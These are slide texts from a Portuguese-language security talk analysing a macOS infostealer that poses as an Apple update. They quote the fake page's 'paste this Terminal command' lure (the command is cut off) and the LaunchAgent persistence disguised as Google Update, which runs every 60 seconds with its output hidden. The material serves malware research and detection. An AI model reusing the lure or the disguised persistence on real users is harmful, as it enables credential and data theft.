
mindthesec
2026

mindthesec 2026

Aviso legal / Disclaimer / Descargo de responsabilidade

Todo o conteúdo apresentado nesta palestra possui finalidade exclusivamente educacional, acadêmica e de pesquisa em segurança cibernética. As análises de malware, técnicas, códigos, comandos, indicadores de comprometimento (IoCs) e demonstrações apresentadas foram realizadas em ambientes controlados e autorizados.
O objetivo é demonstrar técnicas utilizadas por ameaças direcionadas ao macOS, contribuindo para pesquisa, detecção, prevenção e resposta a incidentes. Nenhum conteúdo apresentado deve ser interpretado como incentivo ou autorização para acesso, exploração ou modificação de sistemas sem o consentimento de seus respectivos proprietários.

SEU MAC ESTÁ ATUALIZADO OU INFECTADO?

mindthesec
2026

Thiago Rodrigues

Especialista em Segurança da Informação

Accerte Tecnologia



Quem sou eu

Graduado em Defesa Cibernética, Especialista em Segurança da Informação na Accerte Tecnologia, com foco em Cyber Threat Intelligence, Threat Hunting e análise de malware.

Como Security Researcher, concentra suas pesquisas no ecossistema Apple, especialmente em vulnerabilidades e ameaças direcionadas ao macOS.

Possui certificações como CompTIA SecurityX, AD-RTS, CRTA, API-RTA, MCRTA, eJPT ,SC-200 e etc. É membro da GYNSec e do Apple Security Lab, além de cofundador da Root62, iniciativa voltada à pesquisa e segurança ofensiva.

SEU MAC ESTÁ ATUALIZADO OU ESTÁ INFECTADO? - THIAGO RODRIGUES

mindthesec 2026

~% Propósito

Apresentar a jornada de investigação que levou à descoberta de um malware para macOS disfarçado de atualização legítima, desde os primeiros indícios e a identificação da amostra até a análise de seu comportamento. A palestra busca demonstrar como a ameaça explora a confiança do usuário, estabelece persistência e coleta informações.

SEU MAC ESTÁ ATUALIZADO OU ESTÁ INFECTADO? - THIAGO RODRIGUES

mindthesec 2026

~% Tópicos

- MacOS pega vírus
- Infostealers e evolução dos malwares
- O crescimento do macOS no ambiente corporativo
- Como os atacantes exploram a confiança do usuário
- Da execução inicial à cadeia de comprometimento
- Persistência disfarçada de Google Update
- Coleta de dados
- Indicadores de comprometimento
- Conclusão e Recomendação

WINDOWS PEGA VÍRUS !!!

LINUX PEGA VÍRUS??

“MAC NÃO PEGA VÍRUS”

“Ricardo Logan”

SEU MAC ESTÁ ATUALIZADO OU ESTÁ INFECTADO? - THIAGO RODRIGUES

mindthesec 2026

(Info)Stealers

Fazem uma coisa — e fazem bem (mais ou menos)



Coletar e exfiltrar o máximo de informações possível.


Espalham-se de forma "oportunista e indiscriminada"

+

"Executa uma vez" — raramente mantém persistência

+


O objetivo final: monetização dos dados roubados.



WARDLE, Patrick. *Byteing Back: Detection, Dissection and Protection Against macOS Stealers*. Virus Bulletin Conference, 2024. Acessar paper.

SEU MAC ESTÁ ATUALIZADO OU ESTÁ INFECTADO? - THIAGO RODRIGUES

mindthesec 2026



WARDLE, Patrick. *Byteing Back: Detection, Dissection and Protection Against macOS Stealers*. Virus Bulletin Conference, 2024. Acessar paper.


“O Mac se tornará o endpoint corporativo dominante até 2030.”

“Como era de se esperar, os malwares para macOS seguem uma trajetória semelhante, tornando-se cada vez mais prevalentes.”

Fontes: Patrick Wardle, Objective-See, *The Mac Malware of 2024* (2025); Jonny Evans, Computerworld, *Jamf CIO: Apple Will Be the No. 1 Enterprise Endpoint by 2030* (2022).

SEU MAC ESTÁ ATUALIZADO OU ESTÁ INFECTADO? - THIAGO RODRIGUES

mindthesec 2026



Fontes: AV-TEST Institute/AV-ATLAS; Atlas VPN (2021); WARDLE, Patrick. *The Mac Malware of 2020–2025*. Objective-See.

SEU MAC ESTÁ ATUALIZADO OU ESTÁ INFECTADO? - THIAGO RODRIGUES

mindthesec 2026

~% O atacante não precisa quebrar todas as defesas. Precisa convencer o usuário a liberá-las



~% Stealer.SHub

Infostealer para macOS distribuído principalmente por sites falsos e técnicas ClickFix. Ele induz a vítima a executar comandos ou AppleScript para roubar credenciais, cookies, dados do Keychain, carteiras de criptomoedas, sessões e documentos. Variantes como **SHub Reaper** também criam persistência por LaunchAgent e instalam um backdoor para execução remota de comandos.

~% E então encontramos uma “ATUALIZAÇÃO”...



SEU MAC ESTÁ ATUALIZADO OU ESTÁ INFECTADO? - THIAGO RODRIGUES

mindthesec 2026

Download for macOS Verified Publisher

Terminal installation

Advanced users can perform installation with a single terminal command.

```
echo "Downloading Update: https://support.apple.com/downloads/xprotect-remediator-150.dmg" && cu
```

Copy

How to open Terminal on Mac

1. Press **Command (⌘) + Space** to open Spotlight Search.
2. Type **"Terminal"** and press **Return** to launch it.
3. Once the Terminal window is open, you can proceed with the steps below.

Installation via Terminal command


1. Copy the installation command above.
2. Open the terminal on your device and paste the command, then press the "Return" button.
3. Enter your device password and confirm the installation.

How to open Terminal on Mac

1. Press **Command (⌘) + Space** to open Spotlight Search.
2. Type **"Terminal"** and press **Return** to launch it.
3. Once the Terminal window is open, you can proceed with the steps below.

Installation via Terminal command

1. Copy the installation command above.
2. Open the terminal on your device and paste the command, then press the "Return" button.
3. Enter your device password and confirm the installation.



Créditos: Bruno Naves, pela colaboração na identificação do malware.

SEU MAC ESTÁ ATUALIZADO OU ESTÁ INFECTADO? - THIAGO RODRIGUES


mindthesec 2026

~% O comando misturava uma mensagem legítima com código ofuscado



SEU MAC ESTÁ ATUALIZADO OU ESTÁ INFECTADO? - THIAGO RODRIGUES

mindthesec 2026



~% Persistência disfarçada de Google Update

Identidade do agente e programa configurado

```
"Label" => "com.google.keystone.agent"
"ProgramArguments" => [
  0 => "/Users/thiago/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/GoogleUpdate"
```

Arquivo presente no diretório do usuário

```
thiago@macos ~ % ls -la ~/Library/LaunchAgents
total 8
drwxr-xr-x   3 thiago  staff    96  1 mai 11:58 .
drwx------@ 80 thiago  staff  2560  1 mai 17:53 ..
-rw-r--r--   1 thiago  staff   590  1 mai 12:04 com.google.keystone.agent.plist
```

O plist usa nomes associados ao Google e aponta para GoogleUpdate dentro do perfil do usuário.

~% Quando o LaunchAgent deve executar

Execução ao carregar o agente

```
"RunAtLoad" => true
```

Intervalo configurado: 60 segundos

```
"StartInterval" => 60
```

RunAtLoad solicita a execução ao carregar o agente; StartInterval agenda execuções em intervalos de 60 segundos.

~% Saída e erros enviados para /dev/null


Redirecionamento das saídas do processo


```
"StandardErrorPath" => "/dev/null"
"StandardOutPath" => "/dev/null"
```

StandardOutPath e StandardErrorPath descartam a saída padrão e os erros em /dev/null.

SEU MAC ESTÁ ATUALIZADO OU ESTÁ INFECTADO? - THIAGO RODRIGUES

mindthesec 2026

